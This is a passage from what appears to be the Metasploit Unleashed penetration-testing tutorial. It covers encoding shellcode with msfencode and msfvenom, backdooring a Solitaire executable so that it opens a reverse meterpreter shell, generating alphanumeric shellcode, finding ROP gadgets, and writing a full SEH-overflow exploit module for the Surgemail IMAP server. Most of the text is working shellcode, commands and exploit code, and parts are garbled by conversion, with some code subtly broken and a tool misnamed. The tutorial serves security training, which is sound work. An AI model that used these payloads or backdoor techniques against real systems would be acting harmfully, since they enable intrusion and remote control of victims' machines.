-m <opt> Specifies an additional module search path
-n Dump encoder information
-o <opt> The output file
-p <opt> The platform to encode for
-s <opt> The maximum size of the encoded data
-t <opt> The output format: bash,c,csharp,dw,dword,java,js_be,js_le,num,perl,p1,powershell,ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,
-v Increase verbosity
-x <opt> Specify an alternate executable template
```

Using the “-l” option alone will list the current encoders available.

```
root@kali:~# msfencode -l
Framework Encoders
=====
Name          Rank    Description
----          ----
cmd/generic_sh      good   Generic Shell Variable Substitution Command Encoder
cmd/ifs            low    Generic ${IFS} Substitution Command Encoder
cmd/printf_php_mq  manual  printf(1) via PHP magic_quotes Utility Command Encoder
generic/none        normal  The "none" Encoder
mipsbe/longxor     normal  XOR Encoder
mipsle/longxor     normal  XOR Encoder
php/base64         great   PHP Base64 Encoder
ppc/longxor        normal  PPC LongXOR Encoder
ppc/longxor_tag    normal  PPC LongXOR Encoder
sparc/longxor_tag  normal  SPARC DWORD XOR Encoder
x64/xor           normal  XOR Encoder
x86/alpha_mixed    low    Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper    low    Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower  manual  Avoid underscore/_tolower
x86/avoid_utf8_tolower  manual  Avoid UTF8/_tolower
x86/bloxor         manual  BloXor - A Metamorphic Block Based XOR Encoder
x86/call14_dword_xor  normal  Call14 Dword XOR Encoder
x86/context_cpuid   manual  CPUID-based Context Keyed Payload Encoder
x86/context_stat   manual  stat(2)-based Context Keyed Payload Encoder
x86/context_time   manual  time(2)-based Context Keyed Payload Encoder
x86/countdown      normal  Single-byte XOR Countdown Encoder
x86/fnstenv_mov    normal  Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive  normal  Jump/Call XOR Additive Feedback Encoder
x86/nonalpha       low    Non-Alpha Encoder
x86/nonupper       low    Non-Upper Encoder
x86/shikata_ga_nai  excellent Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit  manual  Single Static Bit
x86/unicode_mixed   manual  Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper   manual  Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Removing bad characters is done using the “-b” switch as follows.

```

root@kali:~# msfpayload windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 R | msfencode -b '\x00' -e x86/shikata_ga_nai -t perl
[*] x86/shikata_ga_nai succeeded with size 1636 (iteration=1)

my $buf =
"\xbe\x7b\xe6\xcd\x7c\xd9\xf6\xd9\x74\x24\xf4\x58\x2b\xc9" .
"\x66\xb9\x92\x81\x31\x70\x17\x83\xc0\x04\x03\x70\x13\xe2" .
"\x8e\xc9\xe7\x76\x50\x3c\xd8\xf1\xf9\x2e\x7c\x91\x8e\xdd" .
"\x53\x1e\x18\x47\xc0\x8c\x87\xf5\x7d\x3b\x52\x88\x0e\x46" .
"\xc3\x18\x92\x58\xdb\xcd\x74\xaa\x2a\x3a\x55\xae\x35\x36" .
"\xf0\x5d\xcf\x96\xd0\x81\x87\x2a\x50\xb2\x0d\x64\xb6\x45" .
"\x06\x0d\xe6\xc4\x8d\x85\x97\x65\x3d\x0a\x37\xe3\xc9\xfc" .
"\xa4\x9c\x5c\x0b\x0b\x49\xbe\x5d\x0e\xdf\xfc\x2e\xc3\x9a" .
"\x3d\xd7\x82\x48\x4e\x72\x69\xb1\xfc\x34\x3e\xe2\x88\xf9" .
"\xf1\x36\x67\x2c\xc2\x18\xb7\x1e\x13\x49\x97\x12\x03\xde" .
"\x85\xfe\x9e\xd4\x1d\xcb\xd4\x38\x7d\x39\x35\x6b\x5d\xef" .
"\x50\x1d\xf8\xfd\x9e\x84\x41\x6d\x60\x29\x20\x12\x08\xe7" .
"\xcf\x82\x82\x6e\x3a\x5e\x44\x58\x9c\xf2\xc3\xd6\xb9" .
.

...
...snip...

```

Let's compare the beginning of our encoded reverse shell with one that is not encoded.

```

root@kali:~# msfpayload windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 C

/*
 * windows/shell_reverse_tcp - 314 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
 * ReverseConnectRetries=5, ReverseAllowProxy=false,
 * PrependMigrate=false, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
*/
unsigned char buf[] =
"\xfc\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
.

.

```

Comparing both results, it's clear msfencode did its job and removed all our null bytes. Keep in mind, when encoding shellcode it will grow in size as in this case it went from 314 bytes to 1636.

Another interesting feature, is the ability to back door an executable while keeping its main function intact. Our next example incorporates several options.

```

root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.191 LPORT=443 R | msfencode -t exe -x sol.exe -k -o sol_bdoor.exe -e x86/shikat
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

root@kali:~# ls Sc303*
Sc303_bdoor.exe  Sc303.exe
root@kali:~#

```

Let's take a few moments to run down the various switches involved in creating the malicious version of solitaire.

```
msfencode -t exe -x sol.exe -k -o sol_bdoor.exe -e x86/shikata_ga_nai -c 3
```

The “-t” told msfencode we wanted the output as a Windows executable and “-x” to use “sol.exe” as its template. To keep the original file’s function, in this case the game, the “-k” switch was issued. The command string finishes off by encoding everything using the “x86/shikata_ga_nai” encoder with 3 iterations.

Please note, you will need to copy the executable file in Metasploit’s template folder located:


```
/usr/share/metasploit-framework/data/templates/
```

Or you will receive this error:

```
[+] x86/shikata_ga_nai failed: No such file or directory - /usr/share/metasploit-framework/data/templates/sol.exe  
[-] No encoders succeeded.
```

^

Now run transfer the file on a Windows XP machine and execute it.



Once executed, this newly patched version of Windows Solitaire will send our reverse meterpreter shell.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.191:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.166
[*] Meterpreter session 1 opened (192.168.1.191:443 -> 192.168.1.166:1061) at 2013-03-31 22:05:30 -0400

meterpreter > ipconfig

Interface 1
=====
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 131074
=====
Name : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:68:51:bb
MTU : 1500
IPv4 Address : 192.168.1.166
IPv4 Netmask : 255.255.255.0
```

Note: [msfvenom](#) should be used in place of msfpayload+msfencode

```
[!] ****
[!] * The utility msfencode is deprecated! *
[!] * It will be removed on or about 2015-06-08 *
[!] * Please use msfvenom instead *
[!] * Details: https://github.com/rail7/metasploit-framework/pull/4333 *
[!] ****
```

Alphanumeric Shellcode

Exploit Development : Payloads

Generating Alphanumeric Shellcode with Metasploit

There are cases where you need to obtain a pure *alphanumeric shellcode* because of character filtering in the exploited application. The Metasploit Framework can easily generate alphanumeric shellcode through *Msfvenom*. For example, to generate a mixed alphanumeric uppercase- and lowercase-encoded shellcode, we can use the following command:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/bind_tcp -e x86/alpha_mixed -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 660 (iteration=0)
x86/alpha_mixed chosen with final size 660
Payload size: 660 bytes
buf =
buf += "\x89\xe2\xdb\xc3\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x68\x68\x4f"
buf += "\x72\x67\x70\x45\x50\x65\x50\x73\x50\x4b\x39\x69\x75"
buf += "\x70\x31\x69\x50\x51\x74\x6e\x6b\x42\x70\x54\x70\x46"
buf += "\x4b\x53\x62\x76\x6c\x4c\x4b\x33\x62\x75\x44\x4c\x4b"
buf += "\x43\x42\x47\x58\x54\x4f\x6c\x77\x42\x6a\x55\x76\x44"
buf += "\x71\x69\x6f\x6c\x6c\x57\x4c\x43\x51\x43\x4c\x77\x72"
buf += "\x34\x6c\x65\x70\x39\x51\x4a\x6f\x56\x6d\x66\x61\x6b"
buf += "\x77\x48\x62\x6b\x42\x62\x72\x50\x57\x4e\x6b\x72\x72"
buf += "\x54\x50\x4e\x6b\x62\x6a\x57\x4c\x4e\x6b\x62\x6c\x37"
buf += "\x61\x63\x48\x4d\x33\x42\x68\x33\x31\x38\x51\x42\x71"
buf += "\x6e\x6b\x56\x39\x47\x50\x47\x71\x6b\x63\x6c\x4b\x32"
buf += "\x69\x52\x38\x49\x53\x35\x6a\x51\x59\x6c\x4b\x50\x34"
buf += "\x4c\x45\x51\x6b\x66\x35\x61\x49\x6f\x6c\x6c\x79"
buf += "\x51\x78\x4f\x46\x6d\x77\x71\x49\x57\x35\x68\x79\x70"
buf += "\x34\x35\x4c\x36\x57\x73\x4d\x59\x68\x67\x4b\x73"
buf += "\x4d\x56\x44\x70\x75\x48\x64\x31\x48\x6e\x6b\x50\x58"
buf += "\x54\x64\x43\x31\x6b\x63\x35\x26\x6c\x4b\x76\x6c\x72"
buf += "\x6b\x4e\x6b\x70\x58\x35\x4c\x43\x31\x78\x53\x4e\x6b"
buf += "\x36\x64\x4c\x4b\x65\x51\x6a\x70\x4c\x49\x53\x74\x66"
buf += "\x44\x75\x74\x31\x4b\x71\x4b\x45\x31\x61\x49\x63\x6a"
buf += "\x30\x51\x49\x6f\x39\x70\x63\x6f\x63\x6f\x72\x71\x6c"
buf += "\x4b\x55\x42\x68\x6b\x6e\x6d\x43\x6d\x55\x38\x37\x43"
buf += "\x76\x52\x43\x30\x57\x70\x63\x58\x52\x57\x63\x43\x74"
buf += "\x72\x63\x6f\x62\x74\x65\x38\x50\x4c\x44\x37\x77\x56"
buf += "\x54\x47\x39\x6f\x49\x45\x68\x38\x6a\x30\x73\x31\x35"
buf += "\x50\x67\x70\x75\x79\x68\x44\x70\x54\x52\x70\x72\x48"
buf += "\x74\x69\x4f\x70\x50\x6b\x63\x30\x39\x6f\x4e\x35\x71"
buf += "\x7a\x34\x4b\x70\x59\x56\x30\x68\x62\x59\x6d\x73\x5a"
buf += "\x65\x51\x72\x4a\x57\x72\x71\x78\x5a\x4a\x36\x6f\x59"
buf += "\x4b\x50\x79\x6f\x39\x45\x45\x6f\x67\x50\x68\x77\x72"
buf += "\x37\x70\x57\x61\x73\x6c\x6d\x59\x4b\x56\x73\x5a\x34"
buf += "\x50\x52\x76\x33\x67\x30\x68\x49\x52\x4b\x50\x37"
buf += "\x32\x47\x79\x6f\x68\x55\x6b\x35\x79\x50\x70\x75\x33"
buf += "\x63\x67\x50\x68\x6d\x67\x78\x69\x45\x68\x79\x6f"
buf += "\x59\x39\x45\x33\x67\x65\x38\x62\x54\x58\x6c\x45"
buf += "\x6b\x39\x71\x6b\x4f\x69\x45\x66\x37\x6e\x77\x52\x48"
buf += "\x70\x75\x52\x4e\x52\x6d\x71\x71\x69\x6f\x58\x55\x62"
buf += "\x4a\x55\x50\x43\x5a\x73\x34\x70\x56\x70\x57\x31\x78"
buf += "\x32\x4e\x39\x48\x48\x53\x6f\x79\x6f\x38\x55\x6d"
buf += "\x53\x7a\x58\x55\x50\x53\x4e\x46\x4d\x6e\x6b\x77\x46"
buf += "\x30\x6a\x33\x70\x33\x58\x43\x30\x46\x70\x55\x50\x77"
buf += "\x70\x51\x46\x53\x5a\x77\x70\x71\x78\x31\x48\x6f\x54"
buf += "\x51\x43\x59\x75\x4b\x4f\x59\x45\x6c\x53\x61\x43\x62"
buf += "\x4a\x50\x31\x46\x36\x33\x61\x47\x30\x68\x77\x72"
buf += "\x79\x49\x49\x58\x31\x4f\x79\x6f\x6e\x35\x6e\x63\x38"
buf += "\x78\x55\x61\x6e\x76\x67\x53\x31\x58\x43\x36\x49"
buf += "\x39\x56\x43\x59\x79\x4f\x33\x41\x41"
```

If you look deeper at the generated shellcode, you will see that there are some non-alphanumeric characters:

```
>>> print buf
�����w [SYIIIIIIIIICCCCCC7QzjAXP0A0AAQ2AB2BB0BABAxBP8ABuJ191ZhbUgpc0QpmYxe4q0oatLK2pFPNkpRF1LKv2gd
kbRqBDOMbgje4qKOL1GLCQ3lwrt1gPlqotms1071r1kBF2aGLK3bfPnK2j7L1k1fQ3HZcrhvan1SankbyupUQhSnkQYDxzCEj+inKtt1K
1kffQIonLiQz04MeQ1WvXyprzvTCTSMxxWk1mVDD5KT68LK68d31kce6LKV12k1KchelUoN3Nkc4LK6ajpojyG4gTWTQK1K0a2yCj3aIoKP1
QoRzLKVxkLMQ2H5c7B30wp2H47CC7Bq1Dqx0LWuw6g9oxUohZ06a305P5y04Q0rpuaUyopRKwpK0xUBJdkAIv0zBKM1zwQpjdb1xKZf
oY0ypyKeMGPhDBC0gaClOyxfcZb0V6cgCX8B9K07E7IozunekpsE2xpwbHh78iehioyerUQgbHqdjLGKhaiokepwLW3XpbdN0MpaojuicZg
prJ5TQF1GcxTByIZhQ0k09EosZX30Qn4mLK5fpjq8wp6p30uPBvpjC0SX3hMt3ciuYo1EoCQ0jc0sF633gu8er9IzhsoIoxUK38xEPand
Gwq8CuyxFSE8iySAA
```

This is due to the opcodes ("`\x89\xe2\xdb\xdb\xd9\x72`") at the beginning of the payload, which are needed in order to find the payloads absolute location in memory and obtain a fully position-independent shellcode:

Once our shellcode address is obtained through the first two instructions, it is pushed onto the stack and stored in the ECX register, which will then be used to calculate relative offsets. However, if we are somehow able to obtain the absolute position of the shellcode on our own and save that address in a register before running the shellcode, we can use the special option BufferRegister=REG32 while encoding our payload:

This time we obtained a pure alphanumeric shellcode:

In this case, we told msfencode that we took care of finding the shellcodes absolute address and we saved it in the ECX register:

As you can see in the previous image, ECX was previously set in order to point to the beginning of our alphanumeric shellcode. At this point, our payload starts directly realigning ECX to begin the shellcode decoding sequence.

MSFrop

Exploit Development : Payloads

Searching Code Vulnerabilities with MSFrop

As you develop exploits for newer versions of the Windows operation systems, you will find that they now have Data Execution Prevention (DEP) enabled by default. DEP prevents shellcode from being executed on the stack and has forced exploit developers to find a way around this mitigation and the so-called [Return Oriented Programming \(ROP\)](#) was developed.

A **ROP** payload is created by using pre-existing sets of instructions from non-ASLR enabled binaries to make your shellcode executable. Each set of instructions needs to end in a RETN instruction to carry on the **ROP-chain** with each set of instructions commonly referred to as a *gadget*.

The “**msfrop**” tool in Metasploit will search a given binary and return the usable gadgets.

```
root@kali:~# msfrop -h

Options:
  -d, --depth [size]          Number of maximum bytes to backwards disassemble from return instructions
  -s, --search [regex]         Search for gadgets matching a regex, match intel syntax or raw bytes
  -n, --nocolor              Disable color. Useful for piping to other tools like the less and more commands
  -x, --export [filename]     Export gadgets to CSV format
  -i, --import [filename]     Import gadgets from previous collections
  -v, --verbose               Output very verbosey
  -h, --help                  Show this message
```

Running **msfrop** with the -v switch will return all of the found gadgets directly to the console:

```
root@kali:/tmp# msfrop -v metsrv.dll
Collecting gadgets from metsrv.dll
Found 4829 gadgets

metsrv.dll gadget: 0x10001057
0x10001057:    leave
0x10001058:    ret

metsrv.dll gadget: 0x10001241
0x10001241:    leave
0x10001242:    ret

metsrv.dll gadget: 0x1000132e
0x1000132e:    leave
0x1000132f:    ret

metsrv.dll gadget: 0x1000138c
0x1000138c:    leave
0x1000138d:    ret
...snip...
```

The verbose **msfrop** output is not particularly helpful when a binary contains thousands of gadgets, so a far more useful switch is ‘-x’ which allows you to output the gadgets into a CSV file that you can then search later.

```
root@kali:/tmp# msfrop -x metsrv_gadgets metsrv.dll
Collecting gadgets from metsrv.dll
Found 4829 gadgets

Found 4829 gadgets total

Exporting 4829 gadgets to metsrv_gadgets
Success! gadgets exported to metsrv_gadgets
root@kali:/tmp# head -n 10 metsrv_gadgets
Address,Raw,Disassembly
"0x10001098","5ec20c00","0x10001098: pop esi | 0x10001099: ret 0ch | "
"0x100010f7","5ec20800","0x100010f7: pop esi | 0x100010f8: ret 8 | "
"0x1000113d","5dc21800","0x1000113d: pop ebp | 0x1000113e: ret 18h | "
"0x1000117a","5dc21c00","0x1000117a: pop ebp | 0x1000117b: ret 1ch | "
"0x100011c3","5dc22800","0x100011c3: pop ebp | 0x100011c4: ret 28h | "
"0x100018b5","5dc20c00","0x100018b5: pop ebp | 0x100018b6: ret 0ch | "
"0x10002cb4","c00f9fc28d54","0x10002cb4: ror byte ptr [edi], 9fh | 0x10002cb7: ret 548dh | "
"0x10002df8","0483c20483","0x10002df8: add al, -7dh | 0x10002dfa: ret 8304h | "
"0x10002e6e","080bc20fb6","0x10002e6e: or [ebx], cl | 0x10002e70: ret 0b60fh | "
root@kali:/tmp#
```

Writing an Exploit


Exploit Development

Improving our Exploit Development

Previously we looked at Fuzzing an IMAP server in the [Simple IMAP Fuzzer](#) section. At the end of that effort we found that we could overwrite EIP, making ESP the only register pointing to a memory location under our control (4 bytes after our return address). We can go ahead and rebuild our buffer (fuzzed = "A"*1004 + "B"*4 + "C"*4) to confirm that the execution flow is redirectable through a JMP ESP address as a ret.

```
msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1012
[*] 0002 LIST () /"AAAAAAAAAAAAAAA[...]BBBBCCCC" "PWNED"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] It seems that host is not responding anymore and this is GOOD ;)
[*] Auxiliary module execution completed
msf auxiliary(fuzz_imap) >
```



Finding our Exploit using a debugger | Metasploit Unleashed

Controlling Execution Flow

We now need to determine the correct offset in order get code execution. Fortunately, Metasploit comes to the rescue with two very useful utilities: pattern_create.rb and pattern_offset.rb. Both of these scripts are located in Metasploit's 'tools' directory. By running pattern_create.rb , the script will generate a string composed of unique patterns that we can use to replace our sequence of 'A's.

Exploit Code Example:

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 11000
AaAa1a2a3a4a5Aa6a7Aa8a9AbAb1Ab3Ab4Ab5Ab6Ab7Ab8Ab9c0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5...
```

After we have successfully overwritten EIP or SEH (or whatever register you are aiming for), we must take note of the value contained in the register and feed this value to pattern_offset.rb to determine at which point in the random string the value appears.

Rather than calling the command line pattern_create.rb, we will call the underlying API directly from our fuzzer using the Rex::Text.pattern_create(). If we look at the source, we can see how this function is called.

```
def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals ])
    buf = ''
    idx = 0
    offsets = []
    sets.length.times { offsets >> 0 }
    until buf.length >= length
        begin
            buf >> converge_sets(sets, 0, offsets, length)
```

```
    rescue RuntimeError
        break
    end
end

# Maximum permutations reached, but we need more data
if (buf.length > length)
    buf = buf * (length / buf.length.to_f).ceil
end

buf[0,length]


end
```

8

So we see that we call the `pattern_create` function which will take at most two parameters, the size of the buffer we are looking to create and an optional second parameter giving us some control of the contents of the buffer. So for our needs, we will call the function and replace our fuzzed variable with `fuzzed = Rex::Text.pattern_create(11000)`.

This causes our SEH to be overwritten by 0x684E3368 and based on the value returned by pattern_offset.rb, we can determine that the bytes that overwrite our exception handler are the next four bytes 10361, 10362, 10363, 10364.

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 684E3368 11000 10366
```



Debugging our exploit code | Metasploit Unleashed

As it often happens in SEH overflow attacks, we now need to find a POP POP RET (other sequences are good as well as explained in "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server" Litchfield 2003) address in order to redirect the execution flow to our buffer. However, searching for a suitable return address in *surgemail.exe*, obviously leads us to the previously encountered problem, all the addresses have a null byte.

```
[surgemail.exe]
0x0042e947 pop esi; pop ebp; ret
0x0042f88b pop esi; pop ebp; ret
0x00458e68 pop esi; pop ebp; ret
0x00458edb pop esi; pop ebp; ret
0x00537596 pop esi; pop ebp; ret
0x005ec087 pop ebx; pop ebp; ret

0x00780b25 pop ebp; pop ebx; ret
0x00780c1e pop ebp; pop ebx; ret
0x00784fbf pop ebx; pop ebp; ret
0x0078506e pop ebx; pop ebp; ret
0x00785105 pop ecx; pop ebx; ret
0x0078517e pop esi; pop ebx; ret
```

Fortunately this time we have a further attack approach to try in the form of a partial overwrite, overflowing SEH with only the 3 lowest significant bytes of the return address. The difference is that this time we can put our shellcode into the first part of the buffer following a schema like the following:

| NOP\$LED | SHELLCODE | NEARJMP | SHORTJMP | RET (3 Bytes) |

middle of the NOPSLED.

Getting a Shell

Exploit Development : Writing an Exploit

Writing an Exploit Module

With what we have learned, we write the exploit and save it to '**windows/imap/surgemail_list.rb**'. Let's take a look at our new exploit module below:

```
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/projects/Framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 > Msf::Exploit::Remote  
  
    include Msf::Exploit::Remote::Imap  
  
    def initialize(info = {})  
        super(update_info(info,  
            'Name'          => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',  
            'Description'   => %q{  
                This module exploits a stack overflow in the Surgemail IMAP Server  
                version 3.8k4-4 by sending an overly long LIST command. Valid IMAP  
                account credentials are required.  
            },  
            'Author'         => [ 'ryujin' ],  
            'License'        => MSF_LICENSE,  
            'Version'        => '$Revision: 1 $',  
            'References'    =>  
                [  
                    [ 'BID', '28260' ],  
                    [ 'CVE', '2008-1498' ],  
                    [ 'URL', 'http://www.milw0rm.com/exploits/5259' ],  
                ],  
            'Privileged'     => false,  
            'DefaultOptions' =>  
                {  
                    'EXITFUNC' => 'thread',  
                },  
            'Payload'        =>  
                {  
                    'Space'      => 10351,  
                    'EncoderType' => Msf::Encoder::Type::AlphanumMixed,  
                    'DisableNops' => true,  
                    'BadChars'   => "\x00"  
                },  
            'Platform'       => 'win',  
            'Targets'        =>  
                [  
                    [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r 0x0078517e  
                ],  
            'DisclosureDate' => 'March 13 2008',  
            'DefaultTarget'  => 0))  
        end  
  
        def check  
            connect  
            disconnect  
            if (banner and banner =~ /(Version 3.8k4-4)/)  
                return Exploit::CheckCode::Vulnerable  
            end  
            return Exploit::CheckCode::Safe  
        end  
  
        def exploit  
            connected = connect_login  
            nopes = "\x90)*(payload_space-payload.encoded.length) # to be fixed with make_nops()  
            sjump = "\xE8\xF9\x90\x90" # Jmp Back  
            njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby ;)  
            evil = nopes + payload.encoded + njump + sjump + [target.ret].pack("A3")  
            print_status("Sending payload")  
            exploit = '0002 LIST () "/" + evil + "' PWNED'" + "\r\n"  
            sock.put(exploit)  
            handler  
            disconnect  
        end  
    end
```

The most important things to notice in the previous exploit code are the following:

- We defined the maximum space for the shellcode (Space => 10351) and set the DisableNops feature to disable the automatic shellcode padding, we'll pad the payload on our own.
- We set the default encoder to the AlphanumMixed because of the nature of the IMAP protocol.
- We defined our 3 bytes POP POP RET return address that will be then referenced through the target.ret variable.
- We defined a check function which can check the IMAP server banner in order to identify a vulnerable server and an exploit function that obviously is the one that does most of the work.

Let's see if it works:

```
msf > search surgemail
[*] Searching loaded modules for pattern 'surgemail'...

Exploits
=====
Name           Description
-----
windows/imap/surgemail_list  Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow

msf > use windows/imap/surgemail_list
msf exploit(surgemail_list) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
IMAPPASS  test            no        The password for the specified username
IMAPUSER  test            no        The username to authenticate as
RHOST    172.16.30.7      yes       The target address
RPORT    143              yes       The target port

Payload options (windows/shell/bind_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  thread          yes       Exit technique: seh, thread, process
LPORT     4444             yes       The local port
RHOST    172.16.30.7      no        The target address

Exploit target:

Id  Name
--  --
0   Windows Universal
```

Testing our Exploit Module

Some of the options are already configured from our previous session (see IMAPPASS, IMAPUSER and RHOST for example). Now we check for the server version:

```
msf exploit(surgemail_list) > check
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[+] The target is vulnerable.
```

Yes! Now let's run the exploit attaching the debugger to the surgemail.exe process to see if the offset to overwrite SEH is correct:

```
root@kali:~# msfconsole -q -x "use exploit/windows/imap/surgemail_list; set PAYLOAD windows/shell/bind_tcp; set RHOST 172.16.30.7; set IMAPPWD test; s
[*] Started bind handler
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
```

[07:20:31] Access violation when reading [0009090E0] - use Shift+F7/F8/F9 to pass exception to program

Paused

Testing our Exploit | Metasploit Unleashed

The offset is correct, we can now set a breakpoint at our return address:

Immunity Debugger - surgemail.exe - [SEH chain of thread 0000090C]

File View Debug Plugins ImmLib Options Window Help Jobs

Address SE handler

Address	SE handler
0873F72	0029817C

l e m t w h c P k b z r ... s ?

